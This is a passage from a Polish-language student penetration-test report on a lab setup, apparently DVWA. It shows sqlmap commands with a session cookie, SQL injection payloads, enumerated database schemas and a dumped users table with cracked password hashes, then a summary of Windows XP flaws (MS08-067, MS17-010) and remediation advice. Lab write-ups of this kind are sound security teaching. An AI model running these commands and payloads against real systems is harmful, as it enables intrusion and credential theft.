[17:02:26] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[17:02:26] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[17:02:26] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
```

Narzędzie odnalazło podatność w parametrze "id".

```
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 158 HTTP(s) requests:
--
Parameter: id (GET)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
Payload: id=123' OR NOT 5451=5451#6Submit-Submit

Type: error-based
Title: MySQL >= 4.1 OR error-based - WHERE or HAVING clause (FLOOR)
Payload: id=123' OR ROW(4378,9841)>(SELECT COUNT(*),CONCAT(0x716b626271,(SELECT (ELT(4378=4378,1))),0x716b707171,FLOOR(RAND(0)*2))x FROM (SELECT 7703 UNION SELECT 6918 UNION SELEC
ummit

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=123' AND (SELECT 6165 FROM (SELECT(SLEEP(5)))WDMF)-- ynXH8Submit-Submit

Type: UNION query
Title: MySQL UNION query (NULL) - 2 columns
Payload: id=123' UNION ALL SELECT CONCAT(0x716b626271,0x576357445444d6169504c6a68627a6555767426b50566763536e61655576e41696e5254775a546c71,0x716b707171),NULL#6Submit-Submit

[17:03:18] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL >= 4.1
[17:03:18] [INFO] fetching database names
```

Dzięki czemu uzyskaliśmy informacje o tabelach SQL:

```
[17:03:18] [INFO] fetching database names
[17:03:18] [INFO] fetching tables for databases: 'dvwa, information_schema, metasploit, mysql, owasp10, tikiwiki, tikiwiki195'
Database: information_schema
[17 tables]
+-----+
| CHARACTER_SETS |
| COLLATIONS      |
| COLLATION_CHARACTER_SET_APPLICABILITY |
| COLUMNS        |
| COLUMN_PRIVILEGES |
| KEY_COLUMN_USAGE |
| PROFILING       |
| ROUTINES        |
| SCHEMATA        |
| SCHEMA_PRIVILEGES |
| STATISTICS      |
| TABLES         |
| TABLE_CONSTRAINTS |
| TABLE_PRIVILEGES |
| TRIGGERS        |
| USER_PRIVILEGES |
| VIEWS           |
+-----+

Database: dvwa
[2 tables]
+-----+
| guestbook |
| users     |
+-----+

Database: mysql
[17 tables]
+-----+
| user |
| columns_priv |
| db |
| func |
| help_category |
| help_keyword |
| help_relation |
| help_topic |
| host |
| proc |
| procs_priv |
| tables_priv |
| time_zone |
| time_zone_leap_second |
| time_zone_name |
| time_zone_transition |
| time_zone_transition_type |
+-----+
```

Następnie dzięki fladze **--schema** uzyskaliśmy dodatkowe informacje. Takie jak: rodzaj wprowadzanych danych w kolumnach.

```
(root@kali)~[/home/julia/Studia/Penetracyjne/sqlmap-dev]
# sqlmap -u "http://192.168.2.7/dvwa/vulnerabilities/sqli/?id=123&Submit=Submit#" --cookie="PHPSESSID=c71af51b67497dbedbcf53716222a860; security=low" --schema --batch
/usr/bin/sqlmap:21: DeprecationWarning: The distutils package is deprecated and slated for removal in Python 3.12. Use setuptools or check PEP 632 for potential alternatives
import distutils

[+] http://sqlmap.org
```

Table: tiki_user_bookmarks_urls
[7 columns]

Column	Type
user	varchar(40)
data	longblob
folderId	int(12)
lastUpdated	int(14)
name	varchar(30)
url	varchar(250)
urlId	int(12)

Database: tikiwiki195
Table: tiki_dsn
[3 columns]

Column	Type
dsn	varchar(255)
dsnId	int(12)
name	varchar(200)

Database: tikiwiki195
Table: tiki_html_pages
[5 columns]

Column	Type
content	longblob
created	int(14)
pageName	varchar(200)
refresh	int(10)
type	char(1)

Database: tikiwiki195
Table: tiki_private_messages
[5 columns]

Column	Type
timestamp	int(14)
data	varchar(255)
messageId	int(8)
poster	varchar(200)
toNickname	varchar(200)

Sqlmap ma także wbudowane narzędzie do łamania haseł, co także wykorzystałam. Dzięki temu uzyskałam hashe haseł, a także ich jawne wartości wraz z loginem i imieniem.

```
(root@kali)~/home/julia/Studia/Penetracyjne/sqlmap-dev
# sqlmap -u "http://192.168.2.7/dvwa/vulnerabilities/sqli/?id=123&Submit=Submit#" --cookie="PHPSESSID=c71af51b67497dbedbcf53716222a860; security=low" --dump -T users --batch
/usr/bin/sqlmap:21: DeprecationWarning: The distutils package is deprecated and slated for removal in Python 3.12. Use setuptools or check PEP 632 for potential alternatives
import distutils

{1.5.8#stable}
http://sqlmap.org
```

[5 entries]

user_id	user	avatar	password	last_name	first_name
1	admin	http://172.16.123.129/dvwa/hackable/users/admin.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	admin	admin
2	gordonb	http://172.16.123.129/dvwa/hackable/users/gordonb.jpg	e99a18c428cb38d5f260853678922e03 (abc123)	Brown	Gordon
3	1337	http://172.16.123.129/dvwa/hackable/users/1337.jpg	8d3533d75ae2c3966d7e0d4fcc69216b (charley)	Me	Hack
4	pablo	http://172.16.123.129/dvwa/hackable/users/pablo.jpg	0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)	Picasso	Pablo
5	smithy	http://172.16.123.129/dvwa/hackable/users/smithy.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	Smith	Bob

Podsumowanie przeprowadzonych testów

Błędy w Systemie Windows XP SP3

- Brak aktywnej zapory sieciowej oraz nieuruchomione automatyczne aktualizacje systemu Windows XP stwarzają poważne luki w zabezpieczeniach.
- Otwarte porty (135, 139, 445) stanowią potencjalne wejścia dla ataków z zewnątrz.

Podatności Systemu

- Wykryte krytyczne podatności (MS09-001, MS08-067, MS17-010) związane m.in. z protokołem SMB wymagają natychmiastowej eliminacji.

Nieautoryzowany Dostęp i Łamanie Hasła

- Wykorzystanie podatności MS08-067 oraz łamanie prostej frazy "aaaa" podczas testu penetracyjnego ukazuje realne ryzyko nieautoryzowanego dostępu do systemu.
- Ujawnienie danych klientów podkreśla pilną potrzebę zabezpieczenia informacji mocniejszymi hasłami.

Atak SQL Injection

- Udana atak SQL Injection na stronę firmy podkreśla słabości w zabezpieczeniach aplikacji internetowej.

Rekomendacje i Działania Naprawcze

- Natychmiastowe wdrożenie aktualizacji systemu Windows XP, bądź zmiana systemu operacyjnego na nowszy. Aktywacja zapory sieciowej oraz regularne aktualizacje są kluczowe dla zwiększenia bezpieczeństwa.
- Eliminacja krytycznych podatności (MS09-001, MS08-067, MS17-010) oraz monitorowanie systemów są priorytetem.
- Zabezpieczenie ważnych plików m.in. zawierających dane osobowe klientów mocnymi hasłami
- Wzmocnienie ochrony przed atakami SQL Injection poprzez odpowiednie zabezpieczenia aplikacji internetowej. Zaleca się także użycie mocniejszych algorytmów do zabezpieczania haseł.